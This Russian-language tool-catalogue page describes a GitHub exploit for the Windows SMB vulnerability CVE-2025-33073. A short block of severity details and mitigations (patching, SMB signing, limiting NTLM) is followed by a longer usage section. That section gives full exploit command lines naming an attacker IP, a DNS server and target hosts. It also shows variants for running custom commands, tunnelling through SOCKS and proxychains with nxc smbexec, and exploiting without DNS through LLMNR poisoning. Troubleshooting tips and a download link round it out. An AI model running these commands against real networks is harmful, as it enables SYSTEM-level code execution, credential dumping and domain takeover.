
Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
Инструменты/GitHubGitHub/irjfifndn-prog/blackash-cve-2025-33073
Анализ уязвимостейЭксплуатацияЛатеральное перемещениеТестирование на ПроникновениеКомандование и УправлениеRed TeamingРазработка Полезной Нагрузки
GitHub
irjfifndn-prog/blackash-cve-2025-33073

Blackash-CVE-2025-33073

CVE-2025-33073

Репозиторий
511 год назадЕщё не проверено

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    1.0k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    593
  • 3

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    371
  • 4

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    336
  • 5

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    326
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    322

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →
Поделиться

✨ CVE-2025-33073: Уязвимость удаленного выполнения кода в Windows SMB 🚨

🔥 Высококритичное аутентифицированное удаленное выполнение кода 🔥 Неправильный контроль доступа в клиенте Windows SMB (CWE-284)


🛡️ Ключевые детали с первого взгляда

АспектДетали
Оценка CVSS v3.18.8 (Высокий) 🔥
Затронутые системыWindows 10, 11, Server 2012–2025 (все редакции) 💻
Дата раскрытия10 июня 2025 📅 (Исправлено в июньском Patch Tuesday 2025)
ЭксплуатацияАктивно эксплуатируется в дикой природе 😱
Добавлен в CISA KEV 21 октября 2025
Вектор атакиСеть (аутентифицированный) 🌐
ВоздействиеВыполнение кода на уровне SYSTEM 👑
Горизонтальное перемещение через ретрансляцию Kerberos
ОбходЗащита от отражения NTLM ⚡

🛠️ Немедленные меры смягчения

  1. Установите исправления сейчас! 🔧
    → Примените обновления Microsoft (например, KB5060998)
    → Руководство по обновлению Microsoft 🔗

  2. Включите подпись SMB ✍️
    → Примените на всех клиентах и серверах
    → Set-SmbClientConfiguration -RequireSecuritySignature $true

  3. Ограничьте NTLM 🚫
    → Блокируйте NTLM где возможно
    → Отслеживайте попытки ретрансляции с помощью EDR-инструментов

  4. Автоматическое исправление? 🤖
    → Используйте Vicarius vRx или пользовательские скрипты для массового исправления


⚠️ Почему это важно

  • Обходит традиционные защиты NTLM 🛑
  • Работает даже при не включенной подписи SMB
  • Позволяет полный захват домена в некорректно настроенных средах AD 🏰

Статус на 15 ноября 2025 года:
✅ Исправлено
❌ Все еще эксплуатируется в непатченных системах
🔔 Дедлайн CISA: 10 ноября 2025 ⏰


⚠️ Пример использования

Графический интерфейс

sudo python3 CVE-2025-33073.py -u 'wintastic.local\mathijs' -p 'password' --attacker-ip 192.168.178.49 --dns-ip 192.168.178.138 --dc-fqdn DC01.wintastic.local --target CLIENT01.wintastic.local --target-ip 192.168.178.65
454875044-83ce744a-161e-4c0f-9f2d-6d57f23a913c

CLI

sudo python3 CVE-2025-33073.py -u 'wintastic.local\mathijs' -p 'password' --attacker-ip 192.168.178.49 --dns-ip 192.168.178.138 --dc-fqdn DC01.wintastic.local --target CLIENT01.wintastic.local --target-ip 192.168.178.65 --cli-only
455126200-fff4fcde-0a93-43c9-b93e-990554ccb689

Пользовательская команда Вместо запуска secretsdump можно выполнить пользовательскую команду.

sudo python3 CVE-2025-33073.py -u 'wintastic.local\mathijs' -p 'password' --attacker-ip 192.168.178.49 --dns-ip 192.168.178.138 --dc-fqdn DC01.wintastic.local --target CLIENT01.wintastic.local --target-ip 192.168.178.65 --cli-only --custom-command "whoami"

455135898-1a054df7-ba08-4c9c-a4cf-737eb0827534

SOCKS Для более скрытного выполнения команд после установки валидного соединения как SYSTEM. Параметры --target и --target-ip должны быть равны.

python3 CVE-2025-33073.py -u 'wintastic.local\mathijs' -p 'password' --attacker-ip 192.168.178.49 --dns-ip 192.168.178.138 --dc-fqdn DC01.wintastic.local --target 192.168.178.65 --target-ip 192.168.178.65 --cli-only --socks

455140618-8cf77803-f417-4abe-a993-746049b2634c

Также можно запустить пользовательскую команду через proxychains вместо дампа SAM.

proxychains nxc smb 192.168.178.65 -d '' -u '' -p '' -x 'whoami' --exec-method smbexec

455140896-6ecf0e32-ccd2-4a61-a024-644b214607ea

Ручная эксплуатация без требования DNS

Если вы находитесь в том же широковещательном домене, что и устройство, и оно уязвимо для отравления LLMNR, можно эксплуатировать устройство без необходимости регистрации DNS-записи.

455277712-20c81ea0-88bf-4334-98aa-d2cb93f473b1

Устранение неполадок:

  • Я замечал, что атака иногда не работает, потому что для атаки используется имя хоста, что приводит к DNS-запросу из Kali. Если Kali не использует DNS-сервер или вы получаете сообщение '/ FAILED' от impacket-ntlmrelayx, попробуйте добавить хост в ваш файл /etc/hosts. Это должно заставить атаку работать.

  • Если использовать IP, атака должна работать. Иногда запуск несколько раз приводит к SUCCESS вместо неудачи. До сих пор не совсем ясно, почему так происходит. Думаю, это связано с сетью.

  • Попробуйте другой метод принуждения с помощью -M или --method.


Wireshark:

Локальная аутентификация NTLM происходит

455252866-0a3fe643-2d52-427a-91f2-991770732f62

Локальная аутентификация NTLM не происходит, что приводит к неудачной попытке

455252901-7f6e900a-1c5b-4bc6-b5ae-79dbbe3f7348

Полезно знать:

  • xterm позволяет копировать и вставлять с помощью средней кнопки мыши.
  • DNS-запись также должна быть известна клиенту, это может занять больше времени в некоторых случаях. Под большим временем я имею в виду подождать пару минут.
  • Это всего лишь PoC, что означает, что обход AV/EDR не тестировался. Используйте на свой страх и риск.

Не ждите — установите исправления сегодня! 🛑
Безопасность вашей сети зависит от этого. 💪

Скачать инструмент






